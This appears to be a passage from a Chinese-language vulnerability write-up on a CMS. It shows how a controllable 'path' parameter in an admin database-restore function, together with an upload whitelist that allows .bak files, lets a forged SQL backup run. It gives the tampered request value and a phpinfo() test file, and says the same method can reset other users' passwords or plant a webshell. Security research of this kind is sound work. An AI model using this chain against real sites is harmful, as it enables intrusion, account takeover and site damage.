
Sec-Fetch-Site: same-origin

path=%2fupload%2fsort%2f1694774144356368.bak

12.恢复成功，本地查看创建php文件的路径，发现确实创建了hack.php



并且访问路径http://localhost:8089/admin/hack.php，确实执行了hack.php中的测试内容<?php phpinfo();?>,使用同样的思路，攻击者可以使用被篡改的数据库备份文件越权篡改其他用户的密码，或者使用损坏的数据库备份文件使得站点瘫痪，甚至可以在伪造的数据库备份文件中写入创建木马文件的语句getshell.



代码审计过程

在/admin/save.php中存在进行数据库还原的函数**restore()**




$path通过post方法传入，是可控的,而safe\_url只是进行了一些基础过滤，并不严格。而下面的$backpath正是使用$path进行拼接

当使用mysql数据库时，提取备份数据库文件的sql创建语句，并且在下面的执行函数中执行这些sql语句,在这个过程中，其还原的数据库备份文件路径$backpath是可控的

1.在上面的代码中，$path通过post方法传入，是可控的,而safe\_url只是进行了一些基础过滤，并不严格。而下面的$backpath正是使用$path进行拼接。当使用mysql数据库时，提取$backpath路径下的数据库备份文件的sql创建语句，并且在下面的执行函数中执行这些sql语句，在这个过程中，其还原的数据库备份文件路径$backpath是可控的

2.这个cms系统允许我们设置上传文件的白名单，那么就在图片白名单中加入bak,使其可以上传我们伪造的数据库文件



3.于是就考虑使用我们上传的自己构造的数据库备份文件进行还原，将$backpath修改为我们上传的数据库备份文件的路径

于是在还原数据库的数据包中将path的值改为%2Fadmin%2Fbackup%2F1694764390.bak(上传的数据库备份文件路径)

就可以使得网站还原数据库时使用我们构造的恶意数据库备份文件，这个恶意数据库备份文件中可以使用sql语句越权修改其他用户的密码，破坏站点数据库结构导致站点瘫痪，甚至在知道物理路径的情况下使用sql语句创建php木马，导致getshell